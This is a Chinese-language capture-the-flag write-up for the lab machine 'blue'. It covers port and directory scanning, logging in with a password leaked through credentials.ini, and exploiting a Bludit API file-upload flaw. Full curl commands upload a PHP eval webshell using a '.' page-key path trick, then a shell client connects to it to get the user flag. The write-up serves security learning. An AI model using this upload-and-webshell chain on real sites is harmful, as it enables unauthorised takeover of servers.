

Blue 靶机完整 WP

目标靶机：blue

操作环境：WSL

1. 端口扫描

首先进行全端口扫描：

```
nmap -Pn -sC -sV -n -p- --min-rate 2000 10.202.13.182
```

```
(base) zhixing@Zhixing:~$ nmap -Pn -sC -sV -n -p- --min-rate 2000 10.202.13.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-01 11:21 CST
Nmap scan report for 10.202.13.182
Host is up (0.0090s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68
|_http-title: Did not follow redirect to http://blue.dsz/
|_http-server-header: Apache/2.4.68 (Unix)
Service Info: Host: 172.21.77.122

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.42 seconds
```

发现开放端口：

```
22/tcp    SSH
80/tcp    HTTP
```

且根据nmap的说明，HTTP服务使用了虚拟主机 `blue.dsz`，并且直接IP访问时会反向代理到172.21.77.122的真实服务主机

尝试直接访问10.202.13.182:80：

浏览器访问：



该网页无法正常运转

blue.dsz 目前无法处理此请求。

HTTP ERROR 502

重新加载

跳转到blue.dsz且无法正常运转

用curl访问：

```
(base) zhixing@Zhixing:~$ curl -i http://blue.dsz/  
curl: (97) Could not resolve host: blue.dsz
```

发现其实是本地没用配置hosts域名解析，为方便测试，直接使用curl的 `--resolve` 参数来模拟域名解析

访问 HTTP:

```
curl --resolve blue.dsz:80:10.202.13.182 \  
-i http://blue.dsz/
```

```
(base) zhixing@Zhixing:~$ curl --resolve blue.dsz:80:10.202.13.182 \  
-i http://blue.dsz/  
HTTP/1.1 200 OK  
Date: Tue, 01 Sep 2026 07:10:54 GMT  
Server: Apache/2.4.68 (Unix)  
Last-Modified: Wed, 10 Jun 2026 08:42:32 GMT  
ETag: "bf-653e23975ce00"  
Accept-Ranges: bytes  
Content-Length: 191  
Content-Type: text/html; charset=UTF-8  
  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">  
<html>  
<head>  
<title>It works! Apache httpd</title>  
</head>  
<body>  
<p>It works!</p>  
</body>  
</html>
```

访问成功

由于是windows电脑，在C:\Windows\System32\drivers\etc\hosts中配置 10.202.13.182
blue.dsz，成功在浏览器中访问

2. Web 目录枚举

为发现更多线索，使用dirsearch进行目录扫描，并使用-e来扩大扫描范围：


```
dirsearch -u http://10.202.13.182 \  
-e ini,txt,bak,old,conf \  
--header 'Host: blue.dsz'
```

```
(base) zhixing@Zhixing:~$ dirsearch -u http://10.202.13.182 \  
-e ini,txt,bak,old,conf \  
--header 'Host: blue.dsz'  
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See  
https://setuptools.pypa.io/en/latest/pkg_resources.html  
from pkg_resources import DistributionNotFound, VersionConflict  
  
dirsearch v0.4.3  
Extensions: ini, txt, bak, old, conf | HTTP method: GET | Threads: 25 | Wordlist size: 11565  
Output File: /home/zhixing/reports/http_10.202.13.182/_26-09-01_16-00-01.txt  
Target: http://10.202.13.182/  
  
[16:00:01] Starting:  
[16:00:01] 200 - 11KB - /%3f/  
[16:00:07] 200 - 426B - /.github/  
[16:00:07] 200 - 16B - /.gitignore  
[16:00:07] 404 - 308B - /.gitignore/  
[16:00:08] 403 - 311B - /.ht_wsr.txt  
[16:00:08] 403 - 311B - /.htaccess.bak1  
[16:00:08] 403 - 311B - /.htaccess.sample  
[16:00:08] 403 - 311B - /.htaccess.orig  
[16:00:08] 403 - 311B - /.htaccess.save  
[16:00:08] 403 - 311B - /.htaccess_orig
```

发现以下路径：

/about
/admin
/api
/bl-kernel/
/bl-content/
/bl-plugins/
/bl-themes/
/robots.txt

访问 `/about` 后可以确认网站使用的是 Bludit CMS，版本为 `3.18.2`。



3. 获取泄露的密码

检查常见敏感文件：

在 `.gitignore` 文件中只能看到：

```
credentials.ini
```

只有这一个文件，说明很可疑，尝试访问一下



g1_+&YW3\$28S^&R%


得到一串类似密码的东西：`g1_+&YW3$28S^&R%`

访问以 `/admin` 开头的文件发现都会跳转到 `/admin/login` 登录界面

4. 登录 Bludit 后台

既然登录界面是以/admin接口开头，那么肯定就与admin管理员用户有关，可以用刚刚得到的密码尝试登录一下

登录成功，跳转到/admin/dashboard页面



5. Bludit漏洞信息获取

通过询问AI，了解到Bludit 3.18.2版本存在一个API插件漏洞CVE-2026-25099，允许攻击者通过API上传文件到服务器。

CVE-2026-25099 是一个影响 **Bludit CMS 3.18.4 之前版本的高危远程代码执行（RCE）漏洞** ¹。其核心是 API 插件存在**任意文件上传漏洞**，允许攻击者上传恶意脚本（如 WebShell）并执行，从而完全控制服务器 ¹。

🚨 漏洞核心：为什么危险？

该漏洞的根本原因是 **CWE-434: 不受限制地上传危险类型文件** ¹。API 插件在处理文件上传时，**未对文件类型和扩展名做任何校验** ³。

这导致拥有**有效 API 令牌**的攻击者可以上传任意文件 ¹。如果上传的是 `webshell.php` 这类恶意脚本，并放置在 Web 目录下，攻击者就能通过访问该文件，在服务器上执行任意系统命令 ³。

在 Bludit 3.18.2 中，文件上传分支类似这样：

```
elseif (
    ($method === 'POST') &&
    ($parameters[0] === 'files') &&
    !empty($parameters[1])
) {
    $data = $this->uploadFile($pageKey);
}
```

这里检查了：

- 请求方法是不是 POST;
- 路径是不是 /api/files/...;
- 是否提供了 page key。
但它没有检查:

`&& $writePermissions`

因此, 只要 API Token 正确, 就可能进入文件上传函数, 即使没有管理员写权限

AI也同时详细给出了攻击流程:


⚙️ 攻击流程解析

攻击者要利用此漏洞, 通常需要以下步骤:

1. **获取 API 令牌**: 这是前提条件。攻击者需通过社会工程学、暴力破解等方式, 获取一个**有效 API 令牌** ¹。
2. **发送恶意请求**: 向 API 端点 (如 `POST /api/files/<page-key>`) 发送包含恶意文件 (如 PHP WebShell) 的上传请求, 并在请求头中提供获取到的 API 令牌。
3. **获得 WebShell**: 服务器因缺乏校验, 会接受并存储该恶意文件 ¹。
4. **执行远程代码**: 攻击者访问上传的恶意文件 (如 `https://target.com/bl-content/uploads/webshell.php`), 从而在服务器上执行任意命令, 实现完全控制 ¹。

6. 利用 API 获取 token

根据AI的指引, 可以在插件页面的api插件中发现有效API token, 之后就可以利用API上传文件了。




```
(base) zhixing@Zhixing:~$ curl --resolve blue.dsz:80:10.202.13.182 \
--ss \
"http://blue.dsz/api/pages?token=$API_TOKEN" \
-o pages.json
```

```
zhixing@Zhixing: ~
(base) zhixing@Zhixing:~$ cat pages.json
{"status": "0", "message": "List of pages", "numberOfItems": 15, "data": [{"key": "create-your-own-content", "title": "Create your own content", "content": "<p>Start writing your own content or edit the current to fit your needs. To create, edit or remove content you need to login to the <a href='\".\\admin\\\">admin panel</a> with the username <code>admin</code> and the password you set on the installation process.</p>", "contentRaw": "Start writing your own content or edit the current to fit your needs. To create, edit or remove content you need to login to the &lt;a href='\".\\admin\\\">admin panel</a> with the username 'admin' and the password you set on the installation process.", "description": "", "type": "published", "slug": "create-your-own-content", "date": "6\u00d708 9, 2026", "dateRaw": "2026-06-09 23:41:20", "tags": "", "username": "admin", "category": "General", "uuid": "a74a53be24dfa3aad3523dab994744d", "dateUTC": "2026-06-09 15:41:20", "permalink": "http://blue.dsz/create-your-own-content", "coverImage": false, "coverImageFilename": false}, {"key": "set-up-your-new-site", "title": "Set up your new site", "content": "<p>Update the settings of your site from the <a href='\".\\admin\\\">admin panel</a>, you can change the title, description and the social networks from <a href='\".\\admin\\\">Settings &gt; General</a>.</p>", "contentRaw": "Update the settings of your site from the &lt;a href='\".\\admin\\\">admin panel</a>, you can change the title, description and the social networks from &lt;a href='\".\\admin\\\">Settings &gt; General</a>.", "description": "", "type": "published", "slug": "set-up-your-new-site", "date": "6\u00d708 9, 2026", "dateRaw": "2026-06-09 23:40:20", "tags": "", "username": "admin", "category": "General", "uuid": "14d1485f115267a78c3490b76ef98e5e", "dateUTC": "2026-06-09 15:40:20", "permalink": "http://blue.dsz/set-up-your-new-site", "coverImage": false, "coverImageFilename": false}, {"key": "follow-bludit", "title": "Follow Bludit", "content": "<p>Get information about news, new releases, new themes or new plugins on our social networks <a href='\"https://www.facebook.com/bluditcms\\\">Facebook</a>, <a href='\"https://www.twitter.com/bludit\\\">Twitter</a> and <a href='\"https://www.youtube.com/c/Bluditcms\\\">YouTube</a> or visit our <a href='\"https://blog.bludit.com\\\">Blog</a>.</p>", "contentRaw": "Get information about news, new releases, new themes or new plugins on our social networks &lt;a href='\"https://www.facebook.com/bluditcms\\\">Facebook&lt;/a>, &lt;a href='\"https://www.twitter.com/bludit\\\">Twitter&lt;/a> and &lt;a href='\"https://www.youtube.com/c/Bluditcms\\\">YouTube&lt;/a> or visit our &lt;a href='\"https://blog.bludit.com\\\">Blog&lt;/a>.", "description": "", "type": "published", "slug": "follow-bludit", "date": "6\u00d708 9, 2026", "dateRaw": "2026-06-09 23:39:20", "tags": "", "username": "admin", "category": "General", "uuid": "dd18c9990ed95a91c94e01f6676a772a", "dateUTC": "2026-06-09 15:39:20", "permalink": "http://blue.dsz/follow-bludit", "coverImage": false, "coverImageFilename": false}]](base) zhixing@Zhixing:~$
```

使用得到的其中一个key: create-your-own-content

进行一次文件上传测试:

```
vim proof_01.txt

curl --resolve blue.dsz:80:10.202.13.182 \
--ss \
-o upload.json \
-X POST \
-F "token=$API_TOKEN" \
-F "file=@proof_01.txt" \
"http://blue.dsz/api/files/create-your-own-content"
```

```
(base) zhixing@Zhixing:~/blue$ curl --resolve blue.dsz:80:10.202.13.182 \
--ss \
-o upload.json \
-X POST \
-F "token=$API_TOKEN" \
-F "file=@proof_01.txt" \
"http://blue.dsz/api/files/create-your-own-content"
(base) zhixing@Zhixing:~/blue$ cat upload.
cat: upload.: No such file or directory
(base) zhixing@Zhixing:~/blue$ cat upload.json
{"status": "1", "message": "Error moving the file to the final path."}(base)
```

失败了, 询问AI后提示我该页面对应的上传目录可能不存在、不可写, 或靶机文件系统状态与公开 PoC 环境不同, 因此尝试将 API 路径中的 page key 改为 ., . 表示当前目录。Bludit 拼接路径后, 文件会被移动到: /xxx/./proof_01.txt, 操作系统会将其中的 ./ 规范化, 因此实际位置等价于: /xxx/proof_01.txt

```
curl --resolve blue.dsz:80:10.202.13.182 \
  -ss \
  -o upload.json \
  -X POST \
  -F "token=$API_TOKEN" \
  -F "file=@proof_01.txt" \
  "http://blue.dsz/api/files/."
```

其中--path-as-is的作用是：让 curl 按照你写的原始路径发送请求，不自动规范化其中的 ./ 和 ../

```
["message":"Access denied or incurl --noproxy '*' \se) zhixing@Zhixing:~/blue$ curl --noproxy '*' \
--path-as-is \
--resolve blue.dsz:80:10.202.13.182 \
-sS \
-o upload.json \
-X POST \
-F "token=$API_TOKEN" \
-F "file=@proof_01.txt" \
"http://blue.dsz/api/files/."
(base) zhixing@Zhixing:~/blue$ cat upload.json
{"status": "0", "message": "File uploaded.", "filename": "proof_01.txt", "absolutePath": "\var\www\localhost\htdocs\bl-content\uploads\pages\.\proof_01.txt", "absoluteURL": "http://blue.dsz/bl-content/uploads/pages/./proof_01.txt"}(b
```

成功，接下来写入webshell:


```
TARGET=10.202.13.182
SHELL_NAME=blue_shell.php

printf '%s' '<?php @eval($_POST["pass"] ?? ""); ?>' |
curl --noproxy '*' \
  --path-as-is \
  --resolve "blue.dsz:80:${TARGET}" \
  -ss \
  -o upload.json \
  -X POST \
  -F "token=${API_TOKEN}" \
  -F "file=@-;filename=${SHELL_NAME}" \
  "http://blue.dsz/api/files/."
```

```
ase) zhixing@Zhixing:~/blue$ TARGET=10.202.13.182
SHELL_NAME=blue_shell.php

printf '%s' '<?php @eval($_POST["pass"] ?? ""); ?>' |
curl --noproxy '*' \
  --path-as-is \
  --resolve "blue.dsz:80:${TARGET}" \
  -ss \
  -o upload.json \
  -X POST \
  -F "token=${API_TOKEN}" \
  -F "file=@-;filename=${SHELL_NAME}" \
  "http://blue.dsz/api/files/."
(base) zhixing@Zhixing:~/blue$ cat upload.
cat: upload.: No such file or directory
(base) zhixing@Zhixing:~/blue$ cat upload.json
{"status": "0", "message": "File uploaded.", "filename": "blue_shell.php", "absolutePath": "\var\www\localhost\htdocs\bl-content\uploads\pages\.\blue_shell.php", "absoluteURL": "http://blue.dsz/bl-content/uploads/pages/./blue_shell.php"}(base) zhixing@Zhixing:~/blue$
```

上传成功，使用蚁剑连接 http://blue.dsz/bl-content/uploads/pages/blue_shell.php：



得到 User flag:

```
flag{user-e054f3aa6db6903af7a39a2cd1f270a1}
```